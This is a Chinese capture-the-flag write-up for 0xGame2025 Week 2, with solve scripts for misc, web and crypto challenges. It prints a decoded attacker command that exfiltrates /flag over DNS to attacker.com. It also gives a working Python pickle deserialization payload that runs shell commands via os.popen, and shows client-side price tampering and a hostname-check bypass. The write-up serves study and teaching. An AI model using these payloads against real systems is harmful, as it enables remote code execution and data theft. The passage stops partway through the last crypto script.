

0xGame2025 WRITEUP

Week2 圆周率

Misc

- [misc] ezEXIF

本题考察 exif 伪造，可以用 exiftool，先用画画一个 666*1 的 JPG，然后

```
exiftool -Make=Hacker -Model="Kali linux" -
```

```
Description="motto:I can be better!" -
```

```
DateTimeOriginal="1111:12:23 12:34:56" 123.jpg
```

有一点就是 exiftool 会拒绝不正确的时间，先传入一个合法时间，然后用 16 进制编辑器就可以修改了

```
00 04 01 02 03 00 A0 01 00 03 00 00 00 01 FF FF .....
00 00 EA 1C 00 07 00 00 01 0C 00 00 01 D8 00 00 .....
00 00 31 31 31 3A 31 32 3A 32 33 20 31 32 3A ..1111:12:23 12:
33 34 3A 35 36 00 1C EA 00 00 00 01 00 00 00 00 34:56.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```
00 04 01 02 03 00 A0 01 00 03 00 00 00 01 FF FF .....
00 00 EA 1C 00 07 00 00 01 0C 00 00 01 D8 00 00 .....
00 00 39 39 39 3A 39 39 3A 39 39 20 36 36 3A ..9999:99:99 66:
36 36 3A 36 36 00 1C EA 00 00 00 01 00 00 00 00 66:66.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

然后 Ctrl+S，上传即可

🎉 恭喜! 所有 Exif 伪造检查通过! Flag 是:

`0xGame{sometimes_0ur_eYes_may_che@t_us!!!}` 🎉

- ✓ PASS: ImageWidth (实际: 666)
- ✓ PASS: ImageHeight (实际: 1)
- ✓ PASS: Make (实际: Hacker)
- ✓ PASS: Model (实际: Kali linux)
- ✓ PASS: DateTimeOriginal (实际: 9999:99:99 66:66:66)
- ✓ PASS: Description (实际: motto:I can be better!)

`0xGame{sometimes_0ur_eYes_may_che@t_us!!!}`

● [misc] ezChain

区块链题, 启动环境, 先看给的合约文件, 发现只要调用

`Setup.solve("welcome_to_0xGame2025")` 就可以拿到

flag, 但是没有做过 Web3 QwQ, 所以是让 AI 生成的……

```
from web3 import Web3
import os

# 连接 RPC 节点
rpc_url = 'http://47.122.65.230:48334/47ffef96-0d30-46cf-aff7-c93bbe381374'
w3 = Web3(Web3.HTTPProvider(rpc_url))

# 设置账户私钥
private_key =
'765a6bd7ab459cf2acc9a0c94b8795969d6077ffe1cb0ce9392da6b84cb91ac0' # 替换为实际私钥
account = w3.eth.account.from_key(private_key)

# 合约地址和 ABI
contract_address =
'0xcd676A9c4887CFD6E8a49A12B16072188B280Dd3' # 替换为实际合约地址
```

```
# 合约 ABI (根据你提供的代码)
contract_abi = [
    {
        "inputs": [{"internalType": "string",
"name": "phrase", "type": "string"}],
        "name": "solve",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [{"internalType": "bool",
"name": "", "type": "bool"}],
        "stateMutability": "view",
        "type": "function"
    }
]

# 创建合约实例
contract =
w3.eth.contract(address=contract_address,
abi=contract_abi)

def call_solve():
    # 构建交易
    transaction =
contract.functions.solve("welcome_to_0xGame2025")
.build_transaction({
    'from': account.address,
    'nonce':
w3.eth.get_transaction_count(account.address),
    'gas': 100000,
    'gasPrice': w3.eth.gas_price
})

    # 签名交易
    signed_txn =
w3.eth.account.sign_transaction(transaction,
private_key=private_key)
```

```

    # 发送交易
    tx_hash =
w3.eth.send_raw_transaction(signed_txn.raw_transaction)
    print(f"交易已发送: {tx_hash.hex()}")

    # 等待交易确认
    receipt =
w3.eth.wait_for_transaction_receipt(tx_hash)
    print(f"交易确认: {receipt.status == 1}")

    return receipt

def check_solved():
    # 检查是否解决
    is_solved =
contract.functions.isSolved().call()
    print(f"是否解决: {is_solved}")
    return is_solved

# 执行
if __name__ == "__main__":
    # 先检查当前状态
    print("调用前检查:")
    check_solved()

    # 调用 solve 函数
    print("\n调用 solve 函数...")
    receipt = call_solve()

    # 再次检查状态
    print("\n调用后检查:")
    check_solved()

```


```

调用前检查:
是否解决: False

调用solve函数 ...
交易已发送: eb8f846accbe2058ac337f6f19f0c2f43f54a0a01e8a6b756386abb925cbaafb
交易确认: True

调用后检查:
是否解决: True

```



`0xGame{welcome_to_blockchain:)_it_1s_funny!}`

● [misc] ezShiro

```
Standard query 0xf4d1 AAAA fTB1MXVGX2dmaFd7cnpuVGswCg==.attacker.com
Standard query 0x9f5d A fTB1MXVGX2dmaFd7cnpuVGswCg==.attacker.com
Standard query 0xf4d1 AAAA fTB1MXVGX2dmaFd7cnpuVGswCg==.attacker.com
Standard query 0x9f5d A fTB1MXVGX2dmaFd7cnpuVGswCg==.attacker.com
Standard query 0xd892 AAAA fTB1MXVGX2dmaFd7cnpuVGswCg==.attacker.com.localdomain
Standard query 0x3ba8 A fTB1MXVGX2dmaFd7cnpuVGswCg==.attacker.com.localdomain
```

零帧起手，看到 DNS 外带，先解一下 base64 看看

Base16 Base32 Base58 Base62 Base64 Base85 Base91 编码/解码

ftBIMXVGX2dmaFd7cnpuVGswCg==

编码类型: Base64

字符编码: UTF-8

编码

解码

↕ 交换

清空

编码表 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-

}0e1uF_gfhW{rznTk0

好像是 flag，但被打乱，那就得看看恶意 payload 了

```
Dy938vFUEPZg7YfxbdQBXLefSRp30YNjpnxU7LHBaBwgH7YU2TmdLqh0Ejp6zt9k93ltwsgiZCxxWIREARXpf3xw0
OgwFMCBxfS9NOSct7WCGKX3cI2F9GUeAmjsq/WEgE00OdENCYfI4EJgsvx1UJpBqp+ndE89Nav5WsVg686LuTVpmp
2Tl6Z+vamkMKAaBMFIbbzgJaxrJcNBD8woQY1k0ARtRt1A0Vjv6RAdRPqcZ0aPQXPgz8w==
Authorization: Basic Y3VybcAkKGNhdCAvZmxhZyB8IHJldiB8IHRyICdBLVphLXonICdOLVpBLU1uLXphLW0n
IHwgYmFzZTY0IHwgdHJgZWQgJ1xuJykuYXR0YWNrZXIuY29t
Accept: text/html,application/json,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/75.0.3770.142 Safari/537.36 Hutool
Accept-Encoding: gzip, deflate
```

有很多 base64，最终发现是注入在 Auth 里

Y3VybcAkKGNhdCAvZmxhZyB8IHJldiB8IHRyICdBLVphLXonICdOLVpBLU1uLXphLW0nIHwgY

编码类型:	Base64	字符编码:	UTF-8	编码	解码
编码表	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/				

```
curl $(cat /flag | rev | tr 'A-Za-z' 'N-ZA-Mn-za-m' | base64 | tr -d '\n').attacker.com
```

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

ROT13

☒ Rotate lower case chars

☒ Rotate upper case chars

☐ Rotate numbers

Amount
13

Reverse

By
Character

Input

fTB1MXVGX2dmaFd7cnpuVGswCg==

Output

0xGame{Just_Sh1r0}

拿到 flag

`0xGame{Just_Sh1r0}`

注：Auth 的注入点是有回显的，也会被 base64 编码

```
Authorization: Basic d2hvYW1p
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36 Hutool
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=920395CE3336B51A35B375B73E48C4E4
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
Host: 61.139.2.128:8080
Connection: keep-alive
Content-Length: 0

HTTP/1.1 200
Host: 61.139.2.128:8080
Transfer-Encoding: chunked
Date: Thu, 02 Oct 2025 06:00:02 GMT
Keep-Alive: timeout=60
Connection: keep-alive

$$$cm9vdAo=$$$<!!root
<html lang="en">
<head>
```


● [misc] 删库跑路

考察 git，可以用 revert，但是我不咋会，那就用 VSCode 打开就好了

The screenshot shows a code editor with a file explorer on the left and a Python script in the main area. The script is titled `main.py (已删除)`. The code implements a multi-step encryption process:

- Imports `base64`.
- Defines a `flag` string: `"不给你看，就不给你看(* ^_^*)"`.
- Defines `xor_key = 0x66` and `caser_shift = 114514`.
- Defines a `caser_encrypt` function that shifts characters by `caser_shift`.
- Defines an `xor_bytes` function that XORs data with a key.
- The `main` function performs the following steps:
 - `step1_str = flag`
 - `step2_str = caser_encrypt(step1_str, caser_shift)`
 - `step3_bytes = xor_bytes(step2_str.encode(), xor_key)`
 - `step4_encoded = base64.b64encode(step3_bytes).decode()`
 - Prints the final ciphertext: `print(f"Final Ciphertext: {step4_encoded}")`
 - Saves the ciphertext to a file named `output`: `with open("output", "w", encoding='ascii') as f: f.write(step4_encoded)`
 - Prints a success message: `print("\n ENCRYPTED SUCCESSFULLY")`
- The script includes a standard `if __name__ == "__main__": main()` block.

然后写出解密脚本就好了，但是我懒，上 CyberChef



0xGame{.git_leak_is_Veryvery_SEr1ous!!!}

● [misc] 这个 b64 不太对啊

一个换表 base64，下面给出自动化脚本

```
from pwn import *
import random
import base64
context(log_level='debug')
io = connect('nc1.ctfplus.cn', 33028)
io.send(b'1\n')
charset =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

mp = {}

while len(mp) < len(charset):
    s =
''.join(random.choices(charset+'!@#$%^&*()[ ]{};:,.
.-=<>?', k=3))
    e = base64.b64encode(s.encode()).decode()
    if any(c not in mp for c in e):
        io.sendafter(b'>', s.encode()+b'\n')
        io.recvuntil(b':')
        for cs, cn in zip(e,
io.recvline().decode().strip()):
            mp[cs] = cn
    else:
        continue
    print(f'{len(mp)}/{len(charset)}')
print(''.join([mp[c] for c in charset]))
io.send(b'!q\n')
io.send(b'2\n')
io.send(''.join([mp[c] for c in
charset]).encode()+b'\n')
io.interactive()
```

```
[DEBUG] Received 0x46 bytes:
b'Here is your flag: 0xGame{B@se64_1s_Eassy_rIght?_y0u_@re_BEst_one!!!}\n'
Here is your flag: 0xGame{B@se64_1s_Eassy_rIght?_y0u_@re_BEst_one!!!}
[*] Got EOF while reading in interactive
```


0xGame{B@se64_1s_Eassy_rIght?_y0u_@re_BEst_one!!!}

Web

● [web] 马哈鱼商店

什么成分啊 (雾)

先随便注册，然后登录，买 flag，结果被骗了……




翻来覆去，发现下面还有一个 pickle，一个就是考点了，但是买不起啊……QxQ

一开始是想多注册几个同名账号看看能不能刷钱，失败

但！是！发现 discount 是定义在前端的，可以直接改！（但是改 0 会失败）

```
▼ <div class="card"> flex
  ▶ <div> ... </div>
  ▼ <form class="buy-form" action="/buy" method="POST"> flex
    <input type="hidden" name="pid" value="8">
    <input type="hidden" name="discount" value="0.0000001"> == $0
    <button type="submit">Buy</button>
  </form>
</div>
```



接下来就是 pickle 了~

```

Use GET To Send Your Loved Data!!!
BlackList = [b'NUL', b'RS']
@app.route('/pickle_dsa')
def pic():
    data = request.args.get('data')
    if not data:
        return "Use GET To Send Your Loved Data"
    try:
        data = base64.b64decode(data)
    except Exception:
        return "Cao!!!"
    for b in BlackList:
        if b in data:
            return "卡了"
    p = pickle.loads(data)
    print(p)
    return f"<p>Vamos! {p}<p>"

```

如果你熟悉 python 反序列化，那么就可以直接构造 payload，如果和我一样不熟的话，就这样来：

```

import pickle
import base64
class A:
    def __reduce__(self):
        return eval, ("__import__('os').popen('ls
/')'.read()",)
print(base64.b64encode(pickle.dumps(A(), 0)))

```

```

class A:
    def __reduce__(self):
        return eval, ("__import__('os').popen('printenv').read()",)

pickle.dumps(A(), 0)
b"c__builtin__\neval\np0\n(V__import__('os').popen('printenv').read())\np1\nntp2\nRp3\n."
base64.b64encode(_)
b'Y19fYnVpbHRpbl9fcmV2YWwKcDAKKFZF9fY9fKcdvcycpLnBvcGVuKCdwcmIudGVudicpLnJlYWQoKQpwMQp0cDIKUUAzCi4='

```

用 payload 访问，得到 flag (cmd=printenv)

Vamos! KUBERNETES_SERVICE_PORT=449 KUBERNETES_PORT=1449 HOSTNAME=dep-f7f665a1-2e41-4a46-b2e2-ca802c1a9d41-6bc767b7f5-pkbnx HOME=/home/appuser
GPG_KEY=7169605F62C751356D054A26A821E680E5FA6305 PYTHON_SHA256=c30bb24b71e9a19b11b55a546434f74e739bb4c271a3e3a80ff4380d49f7adb WERKZEUG_SERVER_FD=3
flag=0xGame{You_Have_Learned_How_to_Buy_Pickle!!} KUBERNETES_PORT_443_TCP_ADDR=unix:///var/run/docker.sock PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT=1449 KUBERNETES_PORT_443_TCP_PROTO=LANG=C.UTF-8 PYTHON_VERSION=3.12.11 KUBERNETES_PORT_443_TCP=KUBERNETES_SERVICE_PORT_HTTPS=449
KUBERNETES_SERVICE_HOST=unix:///var/run/docker.sock PWD=/app

0xGame{You_Have_Learned_How_to_Buy_Pickle!!}

● [web] 你好，爪洼脚本

泥嚎啊~等等，这是什么啊 w(°Д°)w

```
*ω' /= /`m') / ~~~~~ // *`∇` * /['_']; o=(^ - ^)=3; c=(^ Θ')=(^ - ^)-(^ - ^); (^ Δ')=(^ Θ')=(o^_o)/(o^_o); (^ Δ')=(^ Θ')=(^ - ^); ω' /= ((^ ω' /=3)+^ - ^)
[ ^ Θ' ], ^ - ^ /= ((^ ω' /=^ - ^)[o^_o-(^ Θ')], ^ Δ' /:((^ - ^==3)+^ - ^)[ ^ - ^ ]; (^ Δ') [ ^ Θ' ]=((^ ω' /=3)+^ - ^)[c^_o]; (^ Δ') [ ^ Θ' ]=((^ Δ')+(^ - ^)[(^ - ^)-(^ Θ')];
(^ Δ') [ ^ Θ' ]=((^ Δ')+(^ - ^)[ ^ Θ' ]; (^ o')=(^ Δ') [ ^ Θ' ]+(^ Δ') [ ^ Θ' ]+(^ ω' /=^ - ^)[ ^ Θ' ]+(^ ω' /=3)+^ - ^)+((^ Δ')+(^ - ^)[(^ - ^)+(^ - ^)]+(^ - ^==3)+^ - ^) [ ^ Θ' ]+
((^ - ^==3)+^ - ^)[(^ - ^)-(^ Θ')]+(^ Δ') [ ^ Θ' ]+(^ Δ')+(^ - ^)[(^ - ^)+(^ - ^)]+(^ Δ') [ ^ Θ' ]+(^ - ^==3)+^ - ^) [ ^ Θ' ]; (^ Δ') [ ^ Θ' ]=(o^_o) [ ^ Θ' ]; (^ ε')=((^ - ^==3)
+^ - ^) [ ^ Θ' ]+(^ Δ') . ^ Δ' /+((^ Δ')+(^ - ^)[(^ - ^)+(^ - ^)]+(^ - ^==3)+^ - ^) [o^_o-Θ']+(^ - ^==3)+^ - ^) [ ^ Θ' ]+(^ ω' /=^ - ^) [ ^ Θ' ]; (^ - ^)+(^ Θ' ); (^ Δ') [ ^ ε' ]='\\';
(^ Δ') . ^ Θ' /=(^ Δ' +^ - ^)[o^_o-(^ Θ')]; (o^ - ^ o)=(^ ω' /=^ - ^)[c^_o]; (^ Δ') [ ^ Θ' ]='"; (^ Δ') [ ^ Θ' ]((^ Δ') [ ^ Θ' ](^ ε'+(^ Δ') [ ^ Θ' ]+(^ ε')+(^ Θ')+(^ - ^)+(^
Θ')+(^ Δ') [ ^ ε' ]+(^ Θ')+(^ - ^)+(^ Θ')+(^ - ^)+(^ Δ') [ ^ ε' ]+(^ Θ')+(^ - ^)+(^ Θ')+(^ Δ') [ ^ ε' ]+(^ Θ')+(o^_o)+(o^_o)+(o^_o)-(^ Θ')+(^
Δ') [ ^ ε' ]+(^ Θ')+(o^_o)+(o^_o)+(^ - ^)+(^ Δ') [ ^ ε' ]+(^ - ^)+(^ Θ')+(^ - ^)+(^ Δ') [ ^ ε' ]+(^ Θ')+(^ - ^)+(^ Θ')+(^ Δ') [ ^ ε' ]+(^ Θ')+(c^_o)+(^ Δ') [ ^ ε' ]+(^ Θ')+(o^_o)-(^ Θ')+(^
Δ') [ ^ ε' ]+(^ Θ')+(^ - ^)+(^ Θ')+(^ Δ') [ ^ ε' ]+(^ Θ')+(o^_o)+(o^_o)+(o^_o)+(o^_o)+(^ Δ') [ ^ ε' ]+(^ Θ')+(^ - ^)+(^ Θ')+(^ Δ') [ ^ ε' ]+(^ Θ')+(
(o^_o)-(^ Θ')+(o^_o)+(^ Δ') [ ^ ε' ]+(^ Θ')+(^ - ^)+(^ Δ') [ ^ ε' ]+(^ Θ')+(o^_o)+(o^_o)+(o^_o)-(^ Θ')+(^ Θ')+(^ Δ') [ ^ ε' ]+(^ Θ')+(o^_o)+(o^_o)+(o^_o)+(o^_o)+(^ - ^)+(^
Δ') [ ^ ε' ]+(^ Θ')+(^ - ^)+(^ Θ')+(^ Δ') [ ^ ε' ]+(^ Θ')+(o^_o)+(o^_o)+(c^_o)+(^ Δ') [ ^ ε' ]+(^ Θ')+(o^_o)+(o^_o)+(^ - ^)+(^ Δ') [ ^ ε' ]+(^ Θ')+(o^_o)-(^ Θ')+(^
Δ') [ ^ ε' ]+(^ - ^)+(^ Θ')+(^ Θ')+(^ Δ') [ ^ Θ' ](^ Θ'))(^ - ^);
```

虽然乱七八糟的但是直觉告诉我它能运行，于是运行一下



拿到 flag

0xGame{Hello, JavaScript}


注：JS 真的相当“自由”，更常见的应该是 JSF*ck:

<https://jsfuck.com/>

● [web] DNS 想要玩

```
url = urlparse(url)
host = url.hostname
host_acscii = host.encode('idna').decode('utf-8')
return socket.gethostbyname(host_acscii) == '114.5.1.4'
```

这里有一个 idna 很重要，它会把一些相似的 Unicode 转成更常见的字符，如“1”→“1”。这样一来，传入“http://¹14.5.1.4”就可以绕过了



OxGame{DNS_Rebinding_is_Really_Magical}

Crypto

● [crypto] PolyRSA

这题一开始不是很明白，是 AI 写的 🤖，但是后来学习了一下，比较类似 e 与 phi 不互余的时候，要分到两个部分上算，然后再用 crt 合并，下面是 sage 代码

```
from Crypto.Util.number import *

p = 211381997162225534712606028333737323293
q = 291844321073146066895055929747029949743
e = 65537
n = p * q

# 密文系数
c_coeffs = [

4668044525502810111381738828200585923777604621955
8912765486646689142241483104,
```

```

3319197633730387962113779593678737713362265241992
8253776624421127421475322069,

5730730378928374778656999106355487961828251973367
26898256762153949994844160,

4818845649654534603551299087801091791165445328837
4940837147218298761674630209,

3867968829554757968339797581083069018292525015720
3662993481664387755200460738,

1482593768275020147149003722214324811253997174556
8733623844924679519292569979,

1367386174494081905232443097325490284126286794044
3611208276249322420769352299,

4088213520034770359375447354943667314638795740954
0306808209934514868940052992
]

```

```

# 计算解密指数

```

```

M_p = p^2 - 1 # 使用 p^2-1 作为模数

```

```

M_q = q^2 - 1 # 使用 q^2-1 作为模数

```

```

d_p = inverse_mod(e, M_p)

```

```

d_q = inverse_mod(e, M_q)

```

```

print(f"d_p = {d_p}")

```

```

print(f"d_q = {d_q}")

```

```

# 在模 p 的环中解密

```

```

R_p.<t_p> = PolynomialRing(GF(p))

```

```

I_p = R_p.ideal(t_p^8 - 1)

```

```

Q_p.<x_p> = R_p.quotient(I_p)

```

```

c_p = Q_p(c_coeffs)

```

```

f_p = c_p ^ d_p

```

```

coeffs_p = f_p.lift().list()

```

```

while len(coeffs_p) < 8:

```

```

    coeffs_p.append(0)

```

```

print(f"模 p 解密系数: {coeffs_p}")

# 在模 q 的环中解密
R_q.<t_q> = PolynomialRing(GF(q))
I_q = R_q.ideal(t_q^8 - 1)
Q_q.<x_q> = R_q.quotient(I_q)

c_q = Q_q(c_coeffs)
f_q = c_q ^ d_q
coeffs_q = f_q.lift().list()
while len(coeffs_q) < 8:
    coeffs_q.append(0)

print(f"模 q 解密系数: {coeffs_q}")

# 使用 CRT 合并结果
coeffs = []
for i in range(8):
    a = coeffs_p[i]
    b = coeffs_q[i]
    # 手动实现 CRT
    crt_val = crt(int(a), int(b), p, q)
    coeffs.append(crt_val)

print(f"合并后的系数: {coeffs}")

# 将系数转换为字节
flag_bytes = b''
for co in coeffs:
    flag_bytes += long_to_bytes(int(co))

# 去除填充的零字节
flag = flag_bytes.rstrip(b'\x00')
print(f"Flag: {flag}")
print(f"Flag (字符串): {flag.decode()}")

```

```
0xGame{D0_y0u_l1k3_RSA_w1th_p0lyn0m14l_r1ngs?}
```

● [crypto] Ez_ECC

直接用 sage 的离散对数就好了，不过因为原文有范围，可以使用

bounds 参数加速

```
from Crypto.Cipher import AES
from hashlib import sha256

p =
0xfffffffff0000000100000000000000000000000000000000ffffffffff
fffffffffffffffffffffff

a =
0xfffffffff0000000100000000000000000000000000000000ffffffffff
ffffffffffffffffffffffc

b =
0x5ac635d8aa3a93e7b3ebbd55769886bc651d06b0cc53b0f
63bce3c3e27d2604b

E = EllipticCurve(GF(p),[a,b])

P =
E(96072097493962089165616681758527365503518618338
657020069385515845050052711198,
106207812376588552122608666857491182794890060207
94136421111385490430195590894)

Q =
E(10030726728377339933573148563102801933204077577
4395440323669585624446229655081,
2295796348428406470531734999018522370769395791132
1089428005116099172185773154)

s = discrete_log(Q, P, bounds=(1, 2^40),
operation='+')

key = sha256(str(int(s)).encode()).digest()

ciphertext =
b':\xe5^\xd2s\x92kX\x96\x12\xb7dT\x1am\x94\x86\xc
d.\x84*-
\x93\xb5\x14\x8d\x99\x94\x92\xfaCE\xbd\x01&?\xe1\
